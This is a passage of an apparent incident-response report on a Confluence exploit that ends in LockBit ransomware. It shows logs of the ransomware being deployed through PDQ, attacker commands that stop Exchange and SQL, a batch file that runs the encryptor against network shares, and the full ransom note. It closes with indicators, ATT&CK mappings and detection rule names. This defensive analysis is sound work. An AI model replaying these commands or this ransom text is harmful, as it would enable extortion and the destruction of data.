zeek.smb_files	10[redacted].145	10[redacted].96	SMB::FILE_OPEN	\\[redacted]\ADMIN$	AdminArsenal\PDQDeployRunner\service-1\exec\LBB.exe
zeek.smb_files	10[redacted].145	10[redacted].104	SMB::FILE_OPEN	\\[redacted]\ADMIN$	AdminArsenal\PDQDeployRunner\service-1\exec\LBB.exe
zeek.smb_files	10[redacted].145	10[redacted].100	SMB::FILE_OPEN	\\[redacted]\ADMIN$	AdminArsenal\PDQDeployRunner\service-1\exec\asd.bat
zeek.smb_files	10[redacted].145	10[redacted].139	SMB::FILE_OPEN	\\[redacted]\ADMIN$	AdminArsenal\PDQDeployRunner\service-1\exec\LBB.exe
zeek.smb_files	10[redacted].145	10[redacted].90	SMB::FILE_OPEN	\\[redacted]\ADMIN$	AdminArsenal\PDQDeployRunner\service-1\exec\asd.bat
zeek.smb_files	10[redacted].145	10[redacted].69	SMB::FILE_OPEN	\\[redacted]\ADMIN$	AdminArsenal\PDQDeployRunner\service-1\exec\LBB.exe

This batch file was then executed on hosts across the environment via the PDQ runner.

event.action	process.parent.args	process.args
Process Create (rule: ProcessCreate)	C:\Windows\AdminArsenal\PDQDeployRunner\service-1\PDQDeployRunner-1.exe	[cmd.exe, /s, /c, asd.bat]

After completing the deployment using PDQ, the threat actor connected to an Exchange server using RDP. They

issued a few commands to stop running processes associated with Exchange and SQL on the server:

process net stop MSExchangeUM
process taskkill /f /im sql*

They then dropped a batch file, test.bat, which contained a list of the systems found earlier during the intrusion, as well as a ransomware execution command. This appears to have been a backup to try and hit systems that may have been missed during the PDQ deployment.

```
Process Create (rule: ProcessCreate)    [cmd, /k, C:\temp\LBB.exe -path \\[redacted]"]
Process Create (rule: ProcessCreate)    [cmd, /k, C:\temp\LBB.exe -path \\[redacted]\SYSVOL]
Process Create (rule: ProcessCreate)    [cmd, /k, C:\temp\LBB.exe -path \\[redacted]\NETLOGON]
Process Create (rule: ProcessCreate)    [cmd, /k, C:\temp\LBB.exe -path \\[redacted]"]
Process Create (rule: ProcessCreate)    [cmd, /k, C:\temp\LBB.exe -path \\[redacted]"]
Process Create (rule: ProcessCreate)    [cmd, /k, C:\temp\LBB.exe -path \\[redacted]\PCClient]
Process Create (rule: ProcessCreate)    [cmd, /k, C:\temp\LBB.exe -path \\[redacted]\C$]
Process Create (rule: ProcessCreate)    [cmd, /k, C:\temp\LBB.exe -path \\[redacted]\PCDirectPrintMonitor]
Process Create (rule: ProcessCreate)    [cmd, /k, C:\temp\LBB.exe -path \\[redacted]\PCRelease]
```


Below is an extract of the test.bat contents:

```
1   start cmd /k "C:\temp\LBB.exe -path "\\[redacted]3\C$""
2   start cmd /k "C:\temp\LBB.exe -path "\\[redacted]3\""
3   start cmd /k "C:\temp\LBB.exe -path "\\[redacted]3\""
4   start cmd /k "C:\temp\LBB.exe -path "\\[redacted]""
5   start cmd /k "C:\temp\LBB.exe -path "\\[redacted]C$""
6   start cmd /k "C:\temp\LBB.exe -path "\\[redacted]""
7   start cmd /k "C:\temp\LBB.exe -path "\\[redacted]PCRelease""
8   start cmd /k "C:\temp\LBB.exe -path "\\[redacted]PCDirectPrintMonitor""
9   start cmd /k "C:\temp\LBB.exe -path "\\[redacted]PCClient""
10  start cmd /k "C:\temp\LBB.exe -path "\\[redacted]3\C$""
11  start cmd /k "C:\temp\LBB.exe -path "\\[redacted]3\""
12  start cmd /k "C:\temp\LBB.exe -path "\\[redacted]3\""
13  start cmd /k "C:\temp\LBB.exe -path "\\[redacted]5\C$""
14  start cmd /k "C:\temp\LBB.exe -path "\\[redacted]5\""
15  start cmd /k "C:\temp\LBB.exe -path "\\[redacted]5\""
```

```
start cmd /k "C:\temp\LBB.exe -path "\\[redacted]\C$""
start cmd /k "C:\temp\LBB.exe -path "\\[redacted]\""
start cmd /k "C:\temp\LBB.exe -path "\\[redacted]\""
start cmd /k "C:\temp\LBB.exe -path "\\[redacted]\D$""
start cmd /k "C:\temp\LBB.exe -path "\\[redacted]\C$""
start cmd /k "C:\temp\LBB.exe -path "\\[redacted]\""
start cmd /k "C:\temp\LBB.exe -path "\\[redacted]\""
start cmd /k "C:\temp\LBB.exe -path "\\[redacted]\VBRCatalog""
start cmd /k "C:\temp\LBB.exe -path "\\[redacted]C$""
start cmd /k "C:\temp\LBB.exe -path "\\[redacted]""
start cmd /k "C:\temp\LBB.exe -path "\\[redacted]""
```


After the ransomware attack was completed, the affected files were renamed with the .rhddiicoE extension, and a ransom note titled rhddiicoE.README.txt was left on the compromised hosts.


```
~~~ LockBit 3.0 the world's fastest and most stable ransomware from 2019~~~

>>>>> Your data is stolen and encrypted.
If you don't pay the ransom, the data will be published on our TOR darknet sites. Keep in mind that once your data
appears on our leak site, it could be bought by your competitors at any second, so don't hesitate for a long time. The
sooner you pay the ransom, the sooner your company will be safe.

Tor Browser Links:
http://lockbit[redacted].onion
http://lockbit[redacted].onion
http://lockbit[redacted].onion
http://lockbit[redacted].onion
http://lockbit[redacted].onion
http://lockbit[redacted].onion
http://lockbit[redacted].onion
http://lockbit[redacted].onion
http://lockbit[redacted].onion

Links for normal browser:
http://lockbit[redacted].onion.ly
http://lockbit[redacted].onion.ly
http://lockbit[redacted].onion.ly
http://lockbit[redacted].onion.ly
http://lockbit[redacted].onion.ly
http://lockbit[redacted].onion.ly
http://lockbit[redacted].onion.ly
http://lockbit[redacted].onion.ly
http://lockbit[redacted].onion.ly

>>>>> What guarantee is there that we won't cheat you?
We are the oldest ransomware affiliate program on the planet, nothing is more important than our reputation. We are not
a politically motivated group and we want nothing more than money. If you pay, we will provide you with decryption
software and destroy the stolen data. After you pay the ransom, you will quickly make even more money. Treat this
situation simply as a paid training for your system administrators, because it is due to your corporate network not
being properly configured that we were able to attack you. Our pentest services should be paid just like you pay the
salaries of your system administrators. Get over it and pay for it. If we don't give you a decryptor or delete your
data after you pay, no one will pay us in the future. You can get more information about us on Ilon Musk's Twitter
https://twitter.com/hashtag/lockbit?f=live

>>>>> You need to contact us and decrypt one file for free on TOR darknet sites with your personal ID

Download and install Tor Browser https://www.torproject.org/
Write to the chat room and wait for an answer, we'll guarantee a response from you. If you need a unique ID for
correspondence with us that no one will know about, tell it in the chat, we will generate a secret chat for you and
give you his ID via private one-time memos service, no one can find out this ID but you. Sometimes you will have to
wait some time for our reply, this is because we have a lot of work and we attack hundreds of companies around the
world.

Tor Browser personal link available only to you (available during a ddos attack):
http://[redacted].onion

Tor Browser Links for chat (sometimes unavailable due to ddos attacks):
http://lockbit[redacted].onion
http://lockbit[redacted].onion
http://lockbit[redacted].onion
```




Additionally, the desktop background image was modified as part of the ransomware execution.

[Timeline]





Diamond Model



Indicators

Atomic

92[.]51.2.22
92[.]51.2.27

Computed

asd.bat
438448FDC7521ED034F6DABDF814B6BA
F08E7343A94897ADEAE78138CC3F9142ED160A03
1E2E25A996F72089F12755F931E7FCA9B64DD85B03A56A9871FD6BB8F2CF1DBB

netscan.exe
D7ADDB5B6F55EAB1686410A17B3C867B
A54AF16B2702FE0E5C569F6D8F17574A9FDAF197
498BA0AFA5D3B390F852AF66BD6E763945BF9B6BFF2087015ED8612A18372155

test.bat
9D495530A421A7C7E113B7AFC3A50504
02D291E2FF5799A13EACC72AD0758F2C5E69D414
594F2F8AB05F88F765D05EB1CF24E4C697746905A61ED04A6FC2B744DD6FEBB0

Veeam-Get-Creds-New.ps1
3BD63B2962D41D2E29E570238D28EC0E
9537E1C4E5DDD7FB9B98C532CA89A9DB08262AB4
7AA8E510B9C3B5D39F84E4C2FA68C81DA888E091436FDB7FEE276EE7FF87F016

Behavioral

LSASS Memory - T1003.001
System Network Configuration Discovery - T1016
Remote System Discovery - T1018
Remote Desktop Protocol - T1021.001
System Owner/User Discovery - T1033
Network Service Discovery - T1046
Process Discovery - T1057
PowerShell - T1059.001
Windows Command Shell - T1059.003
Clear Windows Event Logs - T1070.001
Software Deployment Tools - T1072
Ingress Tool Transfer - T1105
Exploit Public-Facing Application - T1190
System Binary Proxy Execution: Mshta - T1218.005
Remote Access Software - T1219
Data Encrypter for Impact - T1486
Credentials In Files - T1552.001
Exfiltration to Cloud Storage - T1567.002

Create or Modify System Process: Windows Service - T1543.003
Valid Accounts: Local Accounts - T1078.003

Detections

Network

ET ATTACK_RESPONSE PowerShell Base64 Encoded Content Command Common In Powershell Stagers M1
ET ATTACK_RESPONSE PowerShell NoProfile Command Received In Powershell Stagers
ET EXPLOIT Atlassian Confluence RCE Attempt Observed (CVE-2023-22527) M1
ET EXPLOIT MSXMLHTTP Download of HTA (Observed in CVE-2017-0199)
ET EXPLOIT SUSPICIOUS Possible CVE-2017-0199 IE7/NoCookie/Referer HTA dl
ET HUNTING PE EXE Download over raw TCP
ET HUNTING PowerShell Hidden Window Command Common In Powershell Stagers M1
ET INFO Dotted Quad Host HTA Request
ET INFO User-Agent (python-requests) Inbound to Webserver
ET MALWARE Possible Metasploit Payload Common Construct Bind_API (from server)
ET POLICY Possible HTA Application Download
ET WEB_CLIENT HTA File containing Wscript.Shell Call - Potential CVE-2017-0199
ET WEB_CLIENT PowerShell call in script 1
ET WEB_CLIENT PowerShell call in script 2
ET WEB_SERVER Possible SQL Injection (exec) in HTTP Request Body
ET WEB_SERVER WebShell Generic - net user
ET WEB_SPECIFIC_APPS Atlassian Confluence CVE-2023-22515 Vulnerable Server Detected M1
ET WEB_SPECIFIC_APPS Atlassian Confluence CVE-2023-22515 Vulnerable Server Detected M2
ET WEB_SPECIFIC_APPS Atlassian Confluence CVE-2023-22518 Vulnerable Server Detected Version 8.x M1
ET WEB_SPECIFIC_APPS Atlassian Confluence CVE-2023-22518 Vulnerable Server Detected Version 8.x M2
ETPRO ATTACK_RESPONSE Possibly Malicious VBScript Executing WScript.Shell Run M1
ETPRO HUNTING Observed Suspicious Base64 Encoded Wide String Inbound (zip)
ETPRO HUNTING Suspicious Offset PE EXE or DLL Download on Non-Standard Ports
ETPRO MALWARE Possible Malicious VBScript calling PowerShell over HTTP
ETPRO MALWARE Possible Malicious VBScript calling PowerShell over HTTP 1 M2

Sigma

Search rules on detection.fyi or sigmasearchengine.com

DFIR Public Rules Repo:

8a0d153f-b4e4-4ea7-9335-892dfbe17221 : NetScan Share Enumeration Write Access Check

DFIR Private Rules:

1aafd4cc-cb38-498b-9365-394f71fd872c : Veeam Credential Dumping Script (PSH)
8a64fe8d-e9d5-4c8c-9716-0ceed9b3b791 : Notepad Password Files Discovery

b878e8c2-bfa5-4b1d-8868-a798f57d197a : Veeam Credential Dumping Script Execution
53c4b596-8af3-42f3-a974-bddfbf6db731 : Wevtutil.exe Log Clearing Process Execution
516c6fbc-949a-4aa7-8727-c041aee56dc0 : Execution of Remote HTA File via mshta.exe
8a64fe8d-e9d5-4c8c-9716-0ceed9b3b791 : Notepad Password Files Discovery
3a9897de-164a-4b5a-8995-ffdc301d6f6d : Confluence Executing Suspicious Commands
7019b8b4-d23e-4d35-b5fa-192ffb8cb3ee : Use of Rclone to exfiltrate data over an SSH channel
62047536-b23d-4aef-af94-b6095aea1617 : Data Exfiltration Using Rclone with Cloud Storage

Sigma Repo:

cd951fdc-4b2f-47f5-ba99-a33bf61e3770 : Always Install Elevated Windows Installer
e32d4572-9826-4738-b651-95fa63747e8a : Base64 Encoded PowerShell Command Detected
7d9263bd-dc47-4a58-bc92-5474abab390c : Change Winevt Channel Access Permission Via Registry
2f78da12-f7c7-430b-8b19-a28f269b77a3 : Disable Windows Event Logging Via Registry
fcddca7c-b9c0-4ddf-98da-e1e2d18b0157 : Disabled Windows Defender Eventlog
61065c72-5d7d-44ef-bf41-6a36684b545f : Elevated System Shell Spawned
98767d61-b2e8-4d71-b661-e36783ee24c1 : Gzip Archive Decode Via PowerShell
a642964e-bead-4bed-8910-1bb4d63e3b4d : HackTool - Mimikatz Execution
502b42de-4306-40b4-9596-6f590c81f073 : Local Accounts Discovery
f26c6093-6f14-4b12-800f-0fcb46f5ffd0 : Malicious Base64 Encoded PowerShell Keywords in Command Lines
183e7ea8-ac4b-4c23-9aec-b3dac4e401ac : Net.EXE Execution
cd219ff3-fa99-45d4-8380-a7d15116c6dc : New User Created Via Net.EXE
f4bbd493-b796-416e-bbf2-121235348529 : Non Interactive PowerShell Process Spawned
d679950c-abb7-43a6-80fb-2a480c4fc450 : PDQ Deploy Remote Adminstartion Tool Execution
d7bcd677-645d-4691-a8d4-7a5602b780d1 : Potential PowerShell Command Line Obfuscation
8e0bb260-d4b2-4fff-bb8d-3f82118e6892 : Potentially Suspicious CMD Shell Output Redirect
fdb62a13-9a81-4e5c-a38f-ea93a16f6d7c : PowerShell Base64 Encoded FromBase64String Cmdlet
3b6ab547-8ec2-4991-b9d2-2b06702a48d7 : PowerShell Download Pattern
6e897651-f157-4d8f-aaeb-df8151488385 : PowerShell Web Download
86085955-ea48-42a2-9dd3-85d4c36b167d : Process Terminated Via Taskkill
b52e84a3-029e-4529-b09b-71d19dd27e94 : Remote Access Tool - AnyDesk Execution
b98d0db6-511d-45de-ad02-e82a98729620 : Remotely Hosted HTA File Executed Via Mshta.EXE
2aa0a6b4-a865-495b-ab51-c28249537b75 : Startup Folder File Write
88872991-7445-4a22-90b2-a3adadb0e827 : Stop Windows Service Via Net.EXE
590a5f4c-6c8c-4f10-8307-89afe9453a9d : Suspicious Child Process Created as System
7be5fb68-f9ef-476d-8b51-0256ebece19e : Suspicious Execution of Hostname
fb843269-508c-4b76-8b8d-88679db22ce7 : Suspicious Execution of Powershell with Base64
5cb299fc-5fb1-4d07-b989-0644c68b6043 : Suspicious File Download From IP Via Curl.EXE
d75d6b6b-adb9-48f7-824b-ac2e786efe1f : Suspicious FromBase64String Usage On Gzip Archive - Process Creation
03cc0c25-389f-4bf8-b48d-11878079f1ca : Suspicious MSHTA Child Process

754ed792-634f-40ae-b3bc-e0448d33f695 : Suspicious PowerShell Parent Process
2617e7ed-adb7-40ba-b0f3-8f9945fe6c09 : Suspicious SYSTEM User Process Creation
63332011-f057-496c-ad8d-d2b6afb27f96 : Suspicious Tasklist Discovery Command
ce72ef99-22f1-43d4-8695-419dcb5d9330 : Suspicious Windows Service Tampering
d0d28567-4b9a-45e2-8bbc-fb1b66a1f7f6 : Unusually Long PowerShell CommandLine
e28a5a99-da44-436d-b7a0-2afc20a5f413 : Whoami Utility Execution
8de1cbe8-d6f5-496d-8237-5f44a721c7a0 : Whoami.EXE Execution Anomaly
79ce34ca-af29-4d0e-b832-fc1b377020db : Whoami.EXE Execution From Privileged Process
671bb7e3-a020-4824-a00e-2ee5b55f385e : WMI Module Loaded By Uncommon Process

Yara

BINARYALERT_Hacktool_Windows_Mimikatz_Copywrite
BINARYALERT_Hacktool_Windows_Mimikatz_Files
ELASTIC_Windows_Trojan_Metasploit_38B8Ceec
ELASTIC_Windows_Trojan_Metasploit_47F5D54A
ELASTIC_Windows_Trojan_Metasploit_4A1C4Da8
ELASTIC_Windows_Trojan_Metasploit_7Bc0F998
ELASTIC_Windows_Trojan_Metasploit_C9773203
GODMODERULES_IDDQD_God_Mode_Rule
SECUINFRA_SUSP_Powershell_Base64_Decode
SIGNATURE_BASE_MAL_RANSOM_Lockbit_Apr23_1
SIGNATURE_BASE_MAL_RANSOM_Lockbit_Forensicartifacts_Apr23_1
SIGNATURE_BASE_Msfpayloads_Msf_Ref
SIGNATURE_BASE_Powershell_Susp_Parameter_Combo
MAL_RANSOM_LockBit_Apr23_1
MAL_RANSOM_LockBit_ForensicArtifacts_Apr23_1
SIGNATURE_BASE_MAL_RANSOM_Lockbit_Apr23_1
SIGNATURE_BASE_MAL_RANSOM_Lockbit_Forensicartifacts_Apr23_1
ELASTIC_Windows_Ransomware_Lockbit_369E1E94
CRAIU_Crime_Lockbit3_Ransomware

[MITRE ATT&CK]

27244 - Confluence Exploit leads to Lockbit Ransomware			
	Tools	Technique	Exploited Vulnerabilities
Initial Access	CVE-2023-22527 Exploit	Exploit Public-Facing Application - T1190	CVE-2023-22527
Execution	Metasploit PDQ Deploy	PowerShell - T1059.001 Windows Command Shell - T1059.003 Software Deployment Tools - T1072	

Persistence	AnyDesk	Windows Service - T1543.003 Create Account - T1136 Local Accounts - T1078.003	
Privilege Escalation			
Defense Evasion		System Binary Proxy Execution: Mshta - T1218.005 Clear Windows Event Logs - T1070.001	
Credential Access	Mimikatz Veeam-Get-Creds-New.ps1	LSASS Memory - T1003.001 Credentials In Files - T1552.001	
Discovery	net whoami query hostname ipconfig tasklist SoftPerfect Network Scanner	System Network Configuration Discovery - T1016 Remote System Discovery - T1018 System Owner/User Discovery - T1033 Network Service Discovery - T1046 Process Discovery - T1057	
Lateral Movement	PDQ Deploy	Remote Desktop Protocol - T1021.001 Software Deployment Tools - T1072	
Collection			
Command and Control	AnyDesk Metasploit	Ingress Tool Transfer - T1105 Remote Access Software - T1219	
Exfiltration	Rclone	Exfiltration to Cloud Storage - T1567.002	
Impact	Lockbit	Data Encrypter for Impact - T1486	

Clear Windows Event Logs - T1070.001
Create Account - T1136
Credentials In Files - T1552.001
Data Encrypted for Impact - T1486
Exfiltration to Cloud Storage - T1567.002
Exploit Public-Facing Application - T1190
Ingress Tool Transfer - T1105
LSASS Memory - T1003.001
Mshta - T1218.005
Network Service Discovery - T1046
PowerShell - T1059.001
Process Discovery - T1057
Remote Access Software - T1219
Remote Desktop Protocol - T1021.001
Remote System Discovery - T1018

Software Deployment Tools - T1072
System Network Configuration Discovery - T1016
System Owner/User Discovery - T1033
Windows Command Shell - T1059.003
Windows Service - T1543.003

Internal case #TB27244 #PR34716